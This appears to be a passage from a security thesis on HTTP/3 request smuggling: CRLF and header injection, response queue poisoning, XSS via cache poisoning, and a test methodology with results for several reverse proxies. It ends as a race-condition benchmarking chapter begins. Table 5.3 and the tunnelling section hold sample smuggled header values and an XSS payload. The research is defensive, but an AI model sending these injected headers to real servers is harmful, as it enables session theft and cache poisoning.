


Figure 5.2: **H3.TE header hijack.** The attacker crafts a request containing both `Content-Length` and `Transfer-Encoding: chunked`. The front-end forwards it, and the back-end parses it in a way that causes the victim's next request to include the response to a smuggled request, which redirects the victim outside of the original website. In this case, the front-end should have rejected the request, as the `Transfer-Encoding` header is not allowed in HTTP/3.

This request resulted in the backend giving priority to the chunked encoding header over the `Content-Length` header, which is the correct one. Consequently, the server transmits the content of the next request to the attacker server as the body of the smuggled request, since the smuggled request contains a `Content-Length` header long enough. It must be noted that this attack can happen if the proxy allows the injection of a special character, such as `CRLF` (Carriage Return Line Feed), and the `Transfer-Encoding: chunked` within an arbitrary header. As stated in Section 5.2, the behavior of the proxy during the injection of this header

has been one of the key study components in our experiments.

5.1.3 HTTP/3 Request Splitting and Response Queue Poisoning

Request splitting occurs when an attacker strategically inserts malicious content into HTTP requests, compelling the server to generate multiple requests from a single client-originated request. The efficacy of this attack is heightened when the frontend neglects or improperly enforces RFC guidelines, thus allowing the injection of special characters, such as new lines. In such cases, the compromised frontend fails to adequately sanitize or validate user inputs in the value of the headers, such as new lines. Thanks to the request splitting attack, it is also possible to generate a response queue poisoning, which involves the manipulation of response queues to exploit vulnerabilities in the communication process between a frontend and a backend server. This can lead to scenarios where the frontend server processes responses incorrectly, potentially allowing unauthorized access, data leakage, or other security breaches. The success of response queue poisoning in an HTTP/3 downgrade attack often relies on the exploitation of improper RFC rules or the misconfiguration of the communication protocols, enabling the attacker to inject and control responses in a way that undermines the integrity of the entire system. Here's how this scenario unfolds:

- **Frontend-Backend Mismatch**: The frontend believes it forwarded a single request, while the backend interprets and processes two distinct requests, generating corresponding responses.
- **Response Queue Management**: The frontend associates the first response with the initial request, forwarding it to the client, while the unexpected second response waits in the queue.
- **Repetition in Request Handling**: When the frontend receives a new request, it forwards it to the backend as usual. During response issuance, it dispatches the first response from the queue, leaving the correct response without a corresponding request.
- **Recursive Process**: This process repeats each time a new request traverses the same connection, perpetuating the impact of the request splitting attack and response queue

poisoning.

An example of attack scenario is request splitting and response queue poisoning via CRLF injection. Consider a scenario where content length is validated, and the backend does not support chunked encoding. For instance, it is crucial to ensure that both the valid and the smuggled requests received by the backend include a `Host` header. Typically, frontend servers strip the `:authority` pseudo-header and substitute it with a new HTTP/1.1 Host header during the downgrade process, as stated by the RFC: "Clients that generate HTTP/3 requests directly SHOULD use the `:authority` pseudo-header field instead of the Host header field. An intermediary that converts an HTTP/3 request to HTTP/1.1 MUST create a Host field if one is not present in a request by copying the value of the `:authority` pseudo-header field.". During the downgrading, some frontend servers append the new Host header to the end of the existing list of headers. In our scenario, this occurs after the User-Agent header. Consequently, the initial request may lack a Host header entirely, while the manipulated request might contain two. In this case, careful consideration is needed in order to position the injected Host header so that it ends up in the first request post-split.

The backend interprets and processes two distinct requests, generating two corresponding responses. The frontend accurately associates the first response with the initial request, forwarding it to the client. Now, there is a mismatch between the requests and the responses, a third request generated by a victim user will receive the response of the smuggled request as it was pending in the queue from the request before. After successfully poisoning the queue, an attacker gains the ability to capture responses from other users by issuing arbitrary follow-up requests. These captured responses may contain sensitive personal information, including session tokens, thereby providing complete access to the victim's account. It must be noted that this attack can happen if the proxy allows the injection of a special character, such as `CRLF`, and arbitrary pseudo-headers within an arbitrary header value.

5.1.4 HTTP/3 Tunnelling

Request tunneling is possible in HTTP/3, as well as in HTTP/2 and HTTP/1. Although it offers a more limited form of smuggling attacks, it can still lead to high-severity exploits.




Figure 5.3: **Request Splitting and Response Queue Poisoning via CRLF Injection.** By injecting a CRLF sequence into the headers, the attacker is able to smuggle a second request. This injection causes a desynchronization between requests and responses, leading the victim to receive the attacker's second response, while the attacker receives the response intended for the victim's request—potentially exposing sensitive data. In this case, the HTTP/3 front-end should have rejected the request, as headers must not contain CRLF sequences.




Figure 5.4: Representation of Queue Poisoning, causing desynchronization between requests and responses.

This mechanism refers to the encapsulation or tunneling of HTTP requests through a single connection. The tunneling mechanism allows users to reuse an established connection; in this context, it prevents attackers from interfering with other users' requests, as each user operates over separate tunnel connections. As stated in the RFC: "Once a connection to a server endpoint exists, this connection MAY be reused for requests with multiple different URI authority components."

The Figure 5.5 shows how different connections are treated between client and server.




Figure 5.5: How different connections are treated between Frontend and Backend. *User and attacker requests are treated using distinct connection tunnels.*

An attack scenario related to request tunneling is Cross-Site Scripting via Cache Poisoning. While request tunneling provides only a limited form of request smuggling (due to how the backend handles multiple connections) it can still result in a critical exploit if the application uses a caching mechanism. If the application implements caching and the front-end does not properly validate special characters, such as newlines in headers, a cache poisoning attack becomes possible. As illustrated in Figure 5.6, the attacker targets specific endpoints. The first endpoint returns a response with the `Content-Type` header set to `text/html`, while the second endpoint returns a response body containing a malicious payload, such as

<script>alert()</script>.




Figure 5.6: **XSS via Cache Poisoning.** The attacker sends a request containing a CRLF injection inside a custom header. The backend interprets the injection by splitting the request into two and caching the response of the second request. From that point onward, any user visiting the same page will be served the cached version containing the XSS payload, effectively transforming a reflected XSS into a stored one.

What happens is that the second response is embedded as a body of the first response, and since the response header is text/html, the malicious payload will be triggered, causing a Cross-Site Scripting attack for every user that visits the page, since the cache mechanism is in use, leading to a high-severity attack. It must be noted that this attack can only happen if the application uses a cache mechanism and the proxy allows the injection of a special character, such as CRLF, and arbitrary pseudo-headers within an arbitrary header value.

5.1.5 HTTP/3 Conflicting Headers Attacks

This section refers to a category of attacks that includes malformed requests. This kind of request exploits the inaccuracy of the HTTP/3 server in implementing security checks and validation over header requests.

- **Duplicate headers.** We observed an interesting behavior when a request has two Path pseudo-headers. When the first header has the legit value and the second points to a reserved resource, some frontend servers may give priority to the second header instead of the first one.

- **Ambiguity over Host and Authority headers.** They both specify the host, respectively, in HTTP/2/3 and HTTP/1. The clients that generate HTTP/3 requests should use the authority pseudo-header instead of the Host header, but if an intermediary that converts the request to HTTP/1.1 is present, it must create the Host field by copying the value of the authority pseudo-header. If the server fails to validate and check that the values of the host and authority headers correspond, a vulnerable scenario may be present since the request will be passed to the backend, which may prioritize the Host header injected by the malicious actor.

- **Path Override.** This scenario may happen when a malicious actor tries to inject a payload into the pseudo-header `:scheme`, which should have `HTTP` or `HTTPS` as possible values. Several servers fail to validate this header, and they just use the content of the scheme to build a URL, confusing the path or endpoint the server should talk to.

- **Headers splitting using colons.** As we explained before, if RFC recommendations are not properly implemented, we can cause HTTP request smuggling in new ways. This attack exploits the failure of some servers to verify special characters such as colons, which could cause the server to think that the header name is terminated and the next few characters will be the value.

Category	Request headers
Duplicate headers	`:path /index` `:path /secret`
Host vs Authority	`:authority example.com` `host: attack.com`
Path override	`:scheme http://attacker-site.com/a?`
Colon attack	`transfer-encoding: chunked: xx`

Table 5.3: Conflicting Headers Attacks

5.2 A Methodology to Detect Improper Header Validation

To address HTTP Request Smuggling vulnerabilities caused by non-compliance with RFC standards, we propose a methodology to detect improper header validations by proxies. This approach can be scaled and automated for multiple proxies. The methodology consists of three steps. Figure 5.7 shows an overview of the methodology with its relative steps.

First, create a reproducible testing environment simulating a real-world setup, where the proxy acts as the frontend and interfaces with an HTTP/1.1 web server as the backend.

Next, assess the proxy's header validation mechanisms by verifying its handling of invalid requests. The tests should be transparent, reproducible, and yield parseable results. Methods to retrieve results include: (i) capturing the network traffic as the proxy converts HTTP/3 requests to HTTP/1.1 to observe if invalid requests are forwarded; (ii) retrieving the proxy response if the proxy rejects an invalid request; (iii) retrieving the headers with the invalid values when they are received by the HTTP/1.1 backend.

5.2.1 Applying the methodology to HTTP/3 proxies

To verify our methodology for identifying RFC violations and request smuggling vulnerabilities, we tested four popular reverse proxies (i.e., Caddy, Haproxy, Nginx, and Traefik) and an HTTP/3 Python library (Aioquic). We decided to include Aioquic, even though it is not a proxy per se, because libraries of this kind are often used to handle low-level connections within proxies. One such example can be seen in Caddy, which uses the quic-go library to




Figure 5.7: The Methodology is composed of three steps: generating a test scenario with a valid infrastructure, testing the header validation using network traffic or inspecting logs, and parsing the data to obtain results.

Proxy	Header value	Header name	Other	Total
Aioquic	5 ✗	26 ✓ 162 ✗	7 ✓ 3 ✗	33 ✓ 170 ✗
Caddy	3 ✓ 2 ✗	162 ✓ 26 ✂	1 ✓ 3 ⚠ 6 ✂	166 ✓ 3 ⚠ 32 ✂ 2 ✗
Haproxy (2.7)	5 ✗	188 ⚠	10 ⚠	198 ⚠ 5 ✗
Haproxy (3.0)	3 ⚠ 2 ✗	188 ⚠	10 ⚠	201 ⚠ 2 ✗
Nginx	3 ✓ 2 ✗	58 ✓ 130 ✂	9 ✓ 1 ✂	70 ✓ 131 ✂ 2 ✗
Traefik	3 ✓ 2 ✗	188 ⚠	7 ⚠ 3 ✂	3 ✓ 195 ⚠ 3 ✂ 2 ✗

Table 5.4: Results of testing our methodology on the selected proxies and library. We use (✗) to indicate failed validations, (⚠) to indicate connection timeouts, (✂) to indicate modifications of the request, and (✓) to indicate successful validations.

parse and manage QUIC connections. Therefore, identifying incorrect handling or parsing of incoming requests at the library level can be beneficial for future proxies or applications that may rely on the Aioquic library for request parsing and validation. By analyzing the results of our experiments, there are four ways in which proxies can handle the malformed requests.

- The proxy closes the connection without parsing the malformed request. This is what the RFC expects the proxy to do.
- The proxy puts the connection on hold without parsing the request, causing the connection to timeout. This avoids request smuggling, but it is not what the RFC recommends, and it can lead to DOS attacks.
- The proxy modifies the request by removing, altering, or ignoring the malformed part. While this may prevent request smuggling, it is not a proper solution, as it can lead to sanitization bypasses and is not recommended by the RFC.
- The proxy converts and forwards the malformed request to the backend, increasing the possibility of request smuggling and going against the RFC specification.

Table 5.4 shows how each proxy responded to our tests. We built six testing scenarios using Dockerized instances of the proxies (including two Haproxy versions: 2.7, which is vulnerable, and 3.0, which is not) and the Aioquic library. For each proxy, we attached as a backend a Flask web application that returns each request's headers and body received. This allows us to check if the proxy sanitized or modified a malicious request. To send the malformed request, we use a fork of the Aioquic client called `QH3`. Moreover, we also automatically captured and reviewed the traffic exchanged between the proxy and the Flask backend to ensure that, when the backend parsed the incoming request, the parsed result was identical to what we observed being forwarded upstream by the proxy.

All the material used for the tests is publicly available on GitHub [2].

5.2.2 Results and discussion

Table 5.4 presents the results obtained by applying our methodology. Aioquic performed the fewest validations overall, raising serious concerns about request smuggling vulnerabilities.

We reported this issue to Aioquic, which promptly fixed it by improving its request validation. In contrast, commercial proxies generally validated most malformed requests correctly, with significant differences in their handling approaches. We did not report these findings to Caddy, HAProxy, Nginx, and Traefik, as they did not result in an exploitable vulnerability. In general, improper adherence to the RFC is not considered a problem in itself unless it introduces a security threat.

Below is a detailed overview of the observed behaviors for each proxy, based on the results reported in Table 5.4:

- **Caddy**. Caddy, which is one of the most popular proxies based on GitHub stars, exhibits strong adherence to RFC 9114. Only two cases were identified where requests containing invalid characters (tabs and whitespaces) were not properly validated. Additionally, three cases resulted in connection timeouts, while 32 malformed requests were sanitized and forwarded instead of being rejected.

- **Traefik**. Traefik demonstrates low adherence to the RFC. Similar to Caddy, it fails to validate requests containing tabs and whitespaces. However, it is more prone to leaving connections idle, with 195 requests resulting in timeouts and only two cases being sanitized.

- **Nginx**. Nginx also falls into the medium adherence category. Unlike Traefik, Nginx frequently applies sanitization to malformed requests (131 cases were observed) and does not leave connections hanging.

- **HAProxy**. HAProxy (version 2.7) shows the lowest adherence to RFC 9114, partly due to a known vulnerability (CVE) associated with HTTP request smuggling. Specifically, five cases were observed where requests containing malicious characters were not properly validated. Furthermore, HAProxy left the connection hanging in 195 cases and sanitized only three malformed requests.

5.3 Summary

In this work, we proposed for the first time an in-depth analysis of the problem of request smuggling in HTTP/3, and we devised a methodology for testing if proxies are correctly processing malformed HTTP/3 requests. Our work enables a more thorough analysis of the problems that this new protocol is bringing to the security side of web applications. We also apply the methodology to four proxies and a Python library. We find many differences in how the proxies handle malformed requests, highlighting the need to clarify what RFC 9114 (HTTP/3) says about these cases. Furthermore, we make our code publicly available [2] so that other researchers or security practitioners can use it to test proxies or further explore the security problems of HTTP/3. Our work considered only a subset of the most popular proxies and applications that provide HTTP/3 capabilities. In the future, as other proxies start supporting HTTP/3, our work can be expanded to analyze a wider range of frameworks.

Chapter 6

Estimating the Impacting Factors of Race Conditions in Web Applications

In this chapter, we address RQ4 by performing a comprehensive analysis of the factors that influence the exploitability of web race conditions.

Section 6.1 presents our detailed methodology for benchmarking web race conditions across a broad range of parameters that affect performance and concurrency issues. Our approach ensures consistent evaluation by considering multiple factors, including database types, HTTP protocols, CPU load, database load, programming languages, web frameworks, and operating systems. Section 6.2 introduces a selection of tools capable of exploiting race conditions across different HTTP protocols. Since no existing tools support the exploitation of this vulnerability in HTTP/3, we developed a new Python-based tool specifically designed to demonstrate and analyze HTTP/3 race conditions [137]. The fundamentals of this tool are explained in Section 6.3. Section 6.4 presents the results of our benchmarking methodology, analyzing the impact of various parameters on performance and concurrency in real-world scenarios. Section 6.5 discusses available defenses and mitigation strategies against race conditions. Finally, Section 6.6 concludes the chapter and outlines possible future directions for research on web race conditions.

6.1 Benchmarking Methodology

In this section, we present a comprehensive methodology for benchmarking web race conditions across a broad spectrum of parameters that influence performance and concurrency issues.

To explain the rationale behind our methodology, we start by analyzing when an attacker can successfully exploit a race condition. Indeed, regardless of how the attacker chooses to exploit a race condition, the attack is successful if the two attacker requests reach the targeted server within the race window. Consequently, the exploit is successful if the requests' inter-arrival time (*i.e.*, the amount of time between the arrival of the two requests to the server) is shorter than the race window.

Indeed, while an attacker may adopt specific techniques (detailed in Section 6.2) to influence the first factor, the defender should try to reduce as much as possible the race window to minimize the probability of a successful attack. Our approach ensures a holistic evaluation by analyzing the factors influencing the inter-arrival time and the race window size.

From the attacker's standpoint, we benchmark the effectiveness of multiple attack techniques and tools in terms of inter-arrival time, reporting our findings in Section 6.4.2. From the defender's point of view, we consider multiple factors that may influence the race window size, such as database types, HTTP protocols, CPU load, database load, programming languages, web frameworks, and operating systems. It is important to note that we have not included network latency as one of the parameters, as the tools designed to exploit race conditions are capable of recreating the two ideal conditions that effectively bypass the impact of network latency, as explained in Section 2.2.4.

Below is a list of key factors that influence database performance and concurrency issues, which will be examined more thoroughly in the sections that follow:

- **Database Load**: both the number of rows in the database and the number of concurrent query operations can influence the database performance in terms of query execution time.
- **HTTP Protocols**: the HTTP protocol version affects how data is transferred over the

network, therefore, attackers can exploit unique characteristics of the protocol to increase the likelihood of a successful exploitation.

- **CPU Load**: The level of CPU usage on the server impacts the overall system's ability to handle multiple requests concurrently.
- **Programming Languages**: The programming language used for the web application can affect the race window, as it might take a different amount of time to perform database queries or to handle the incoming traffic.
- **Frameworks**: Different web frameworks have their own ways of managing concurrency and resource allocation.
- **Operating Systems**: The underlying operating system influences process management, I/O handling, and thread scheduling, impacting race conditions.

By understanding how these parameters work and how they affect concurrency issues, it is possible to develop a benchmarking methodology that models web race conditions across various real-world scenarios.

